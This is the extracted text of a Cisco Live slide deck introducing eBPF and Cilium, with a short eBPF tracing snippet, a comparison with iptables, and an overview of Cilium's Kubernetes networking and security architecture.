

CISCO *Live!*

GO BEYOND

#CiscoLiveAPJC



eBPF and Cilium

The foundations of modern application networking and security

Burkey – Field CTO – APJC, Isovalent (by Cisco)

BRKSEC-2169

Cisco Webex App

Questions?

Use Cisco Webex App to chat with the speaker after the session

How


- 1 Find this session in the Cisco Live Mobile App
- 2 Click “Join the Discussion”
- 3 Install the Webex App or go directly to the Webex space
- 4 Enter messages/questions in the Webex space

Webex spaces will be moderated by the speaker until November 15, 2024.



<https://ciscolive.ciscoevents.com/ciscolivebot/#BRKSEC-2169>






Agenda

- Introduction & Challenges
- Cilium + Hubble
- Tetragon
- Conclusion

Introduction




About Your Speaker

- Burkey (Anthony Burke)
 - Chief Technology Officer - APJC Field, Isovalent (by Cisco)
- HashiCorp / VMware previously
- Lord of the Rings, Star Wars, Boardgames
- Open Water Swimming (training for both a marathon and ultra marathon swim)




Challenges



Challenges of iptables

- ACLS as sequential list of rules
- Updates all rules in single transaction
- Matches based on IP and Port only
- New IP/Port require rules added and chain changed
- Larger overhead
- Reduced performance and increased latency at scale




A Solution Arises



What Is eBPF?

- Sandbox programs in a privileged context (ie Kernel)
- Extend kernel capabilities
- JIT compilation and verification
- Negligible default overhead
- Opens up performant networking, observability, and security function



```
int syscall__ret_execve(struct pt_regs *ctx)
{
    struct comm_event event = {
        .pid = bpf_get_current_pid_tgid() >> 32,
        .type = TYPE_RETURN,
    };


    bpf_get_current_comm(&event.comm, sizeof(event.comm));
    comm_events.perf_submit(ctx, &event, sizeof(event));

    return 0;
}
```


Run Programs On eBPF Events

Attachment points


- Kernel functions (kprobes)
- Userspace functions (uprobe)
- System calls
- Tracepoints
- Sockets (data level)
- Network devices (packet level)
- Network device (DMA level) [XDP]
- And plenty more




Removing iptables




The Isovalent Overview



Cilium + Hubble



Cilium Architecture – High Level



Declarative Intent:


- The cilium-agent watches K8s API objects:
- Kubernetes Nodes
- Kubernetes Pods
- Network Policies
- Services and Endpoints

Runtime Network & Security State

cilium-agent on each node generates eBPF programs based on the label identity of each pod that provide:

- Pod-to-pod connectivity (IPAM, overlay / direct routing)
- Pod to/from external connectivity (NodePort, masq, etc.)
- Service-based Load Balancing
- Identity-aware Network policy filtering (label, DNS, API).
- Identify-aware network flow visibility & metrics
- Transparent IPsec Encryption
- Multi-cluster Routing & Security


Cilium Architecture – More Detail




Cilium Abstractions

Cilium Concepts	Kubernetes Resource	Shared with	Source of Truth	Comments
Endpoint	CiliumEndpoint (CEP) / Pod	All Agents	Local agent	Each Cilium-managed Pod -> endpoint
Identity	CiliumIdentity	All Agents	Identity Store	Each unique set of pod labels -> identity.
Policy	NetworkPolicy / CiliumNetworkPolicy	All Agents	Kubernetes	Describes ingress / egress connectivity of an endpoint
Service	Service	All Agents	Kubernetes	L3/L4 load-balancing
Node	Node / CiliumNode	All Agents	Kubernetes	Represents a Kubernetes worker node

Cilium Abstractions



Identity-based Security



Cilium eBPF-Powered Networking & Security



